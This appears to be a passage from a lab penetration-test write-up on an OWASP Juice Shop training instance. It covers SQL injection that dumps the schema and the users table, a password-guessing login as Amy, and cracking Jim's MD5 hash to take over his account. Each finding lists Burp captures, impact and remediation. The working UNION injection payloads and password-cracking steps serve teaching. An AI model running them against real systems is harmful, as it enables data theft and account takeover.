
- Use a UNION-based extraction against the SQLite sqlite_master table to enumerate schema information. Example (URL-encoded in request): banana')) UNION SELECT * FROM sqlite_master-- ;— if column counts mismatch, iterate by prepending numeric columns (1,1,1,...) until proper column count is found.


- Once the correct column count is discovered, replace a filler column with the SQL to dump schema (e.g., replace 1 with sql) to retrieve table definitions and schema from sqlite_master: banana'))%20UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--%20


- The server responds with database schema and table contents; the application displays the solved-challenge confirmation.




Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
GET /rest/products/search?q=banana'))-- HTTP/1.1
Response
HTTP/1.1 200 OK
{
"status":"success",
"data":[
]
}
Inspector


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
GET /rest/products/search?q=banana'))%20UNION%20SELECT%20*%20FROM%20sqlite_master--
Response
HTTP/1.1 500 Internal Server Error
{
"error":{
"message":"SQLITE_ERROR: no such table: sqlite_master",
"stack":"Error: SQLITE_ERROR: no such table: sqlite_master",
"errno":1,
"code":"SQLITE_ERROR",
"sql":
"SELECT * FROM Products WHERE ((name LIKE '%banana')) UNION SELECT * FROM sqlite_master--%' OR description LIKE '%banana')) UNION SELECT * FROM sqlite_master--%') AND deletedAt IS NULL) ORDER BY name"
}
}
Inspector





Impact:

- Full disclosure of database schema and potentially data (table names, column names, and contents).
- Unauthorized access to sensitive records (user data, credentials, transactions).
- Ability to modify or delete data, or escalate to further attacks (RCE, pivoting) if

environment permits.

- Severe integrity and availability risk; can be used to stage large-scale or targeted attacks.

Remediation:

- Use parameterized queries / prepared statements for all database interactions; never concatenate user input into SQL.
- Implement strict server-side input validation and whitelisting of search parameters.
- Apply the principle of least privilege for database accounts (read-only where possible for search operations).
- Employ an allowlist for fields that can be queried and limit returned columns.
- Add WAF rules to detect and block common SQLi patterns as an additional layer.
- Log and monitor for anomalous query patterns and failed injection attempts.
- Perform regular secure code review and automated testing (SAST/DAST) to detect injection vectors early.

Vulnerability 37: Login Amy (Sensitive Data Exposure / Weak Credentials)

Description:


Sensitive data exposure and weak credential management occur when user accounts can be compromised due to guessable, leaked, or discoverable passwords. In this case the account amy@juice-sh.op


was accessed by combining public information (OSINT on a hint) with an automated password-guessing attack, demonstrating that the application allows account takeover when weak or guessable passwords are used and when protective controls are absent.


Steps to Reproduce:


- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the Login page and set the username to: amy@juice-sh.op
- Perform OSINT on the challenge hint (search publicly available pages referenced by the challenge) to recover the partial password pattern / padding clues.

- Intercept the login request with Burp Suite Proxy and send it to an automated tool (e.g., Burp Intruder or Turbo Intruder) to try candidate passwords built from the discovered pattern (case variations, digits, padding).
- Run the automated attack until a valid password is found and the login succeeds.
- Observe the challenge completion banner confirming the account takeover.









Impact:

- Account takeover: Unauthorized access to Amy's account and any data or actions available to that account.
- Sensitive data exposure: Personal data, order history, or other account-linked information can be accessed.

- Credential reuse risk: If the same password is reused elsewhere, multiple accounts may be compromised.
- Privilege abuse / fraud: Attackers may perform actions in the victim's name (orders, feedback, etc.).
- Scalability: Automated attacks can be scaled to compromise many weak accounts.

Remediation:

- Enforce strong password policies (minimum length, complexity, and disallow common/default patterns).
- Disable or remove overly-specific password hints from public pages; do not include sensitive clue material in challenge text or documentation.
- Implement account lockout or progressive throttling after repeated failed login attempts.
- Deploy rate limiting and bot-detection (CAPTCHA, behavioral analytics) on authentication endpoints.
- Require multi-factor authentication (MFA) for sensitive or privileged accounts.
- Ensure passwords are stored using strong hashing (bcrypt / Argon2) and never logged or exposed.
- Monitor authentication logs and alert on anomalous activity (high failure rates, rapid attempts).
- Encourage user education about not reusing passwords and about phishing/oversharing.

Vulnerability 38 & 39

Title:

a) Login Jim (Account Takeover via SQL Injection)

b) User Credentials (SQL Injection → Credential Disclosure)


Description:


SQL Injection (OWASP A03: Injection, CWE-89) occurs when untrusted input is incorporated into SQL queries without proper sanitization or parameterization. Here, a vulnerable search


parameter was exploited with a UNION query to dump user records (including emails and password hashes). One recovered hash was cracked (MD5), enabling direct login as the user Jim — demonstrating both credential disclosure and account takeover.


Steps to Reproduce:

- Open the Juice Shop instance: http://192.168.249.141:3000
- Use the Search function, intercept the request in Burp Suite, and send it to Repeater.
- Inject a UNION-based payload to extract user table columns (URL-encoded example):
- banana')) UNION SELECT id,email,password,4,5,6,7,8,9 FROM users--
- (Encoded in the request as needed.)
- The server responds with rows from the users table including id, email, and password (hash).
- Identify Jim's record and copy the password hash (example: e541ca7ecf72b8d1286474fc613e5e45).
- Use an offline or online hash lookup/cracker (MD5) to recover the plaintext password (ncc-1701 in this case).
- Log in to the application as jim@juice-sh.op using the recovered credentials — login succeeds and the application marks the Get User Credentials and Login Jim challenges as solved.


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
GET /rest/products/search?q=
apple'))UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20users-- HTTP/1.1
Host: 192.168.249.141:3000
Response
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Inspector
"status":"success",
"data":[
"id":1,
"name":"admin@juice-sh.op",
"id":2,
"name":"jim@juice-sh.op",
"id":3,
"name":"bender@juice-sh.op",
Type here to search
31°C Partly sunny
1:43 PM
10/30/2025


Isaac [Running] - Oracle VirtualBox
MD5 Decryption
NEW LOOK ALERT
OLD
NEW
CHECK IT OUT
Start Strong. Finish Strong
Enter your MD5 hash below and cross your fingers :
e541ca7ecf72b8d1286474fc613e5e45
Quick search (free)
In-depth search (1 credit)
Loading...
Found : ncc-1701
(hash = e541ca7ecf72b8d1286474fc613e5e45)
Bookmarks
Bookmarks Toolbar
Bookmarks Menu
Other Bookmarks
Type here to search
31°C Partly sunny
2:27 PM
10/30/2025





Impact:

- Credential disclosure: Exposure of password hashes enables offline cracking and widespread compromise.
- Account takeover: Attackers can authenticate as other users (Jim) and access their data.

- Privilege abuse: Compromised accounts may grant access to sensitive features or data.
- Wider compromise: Cracked credentials reused elsewhere can lead to multi-system breaches.
- Data integrity & availability risks: Attackers can modify or delete data and further exploit the system.

Remediation:

- Eliminate SQL injection by using parameterized queries / prepared statements for every database interaction.
- Restrict database account privileges (least privilege) and avoid exposing schema details.
- Store passwords with strong, salted hashing (bcrypt, Argon2) rather than MD5 or unsalted hashes.
- Run Software Composition Analysis and dependency checks; ensure no debug endpoints expose DB content.
- Add input validation and strict allowlists for searchable parameters.
- Deploy monitoring/alerting for large/unusual query results and for mass enumeration attempts.
- Regularly perform SAST/DAST and penetration testing to detect injection vectors early.

Vulnerability 40: Reset Jim's Password (Broken Authentication / Insecure Password Recovery)

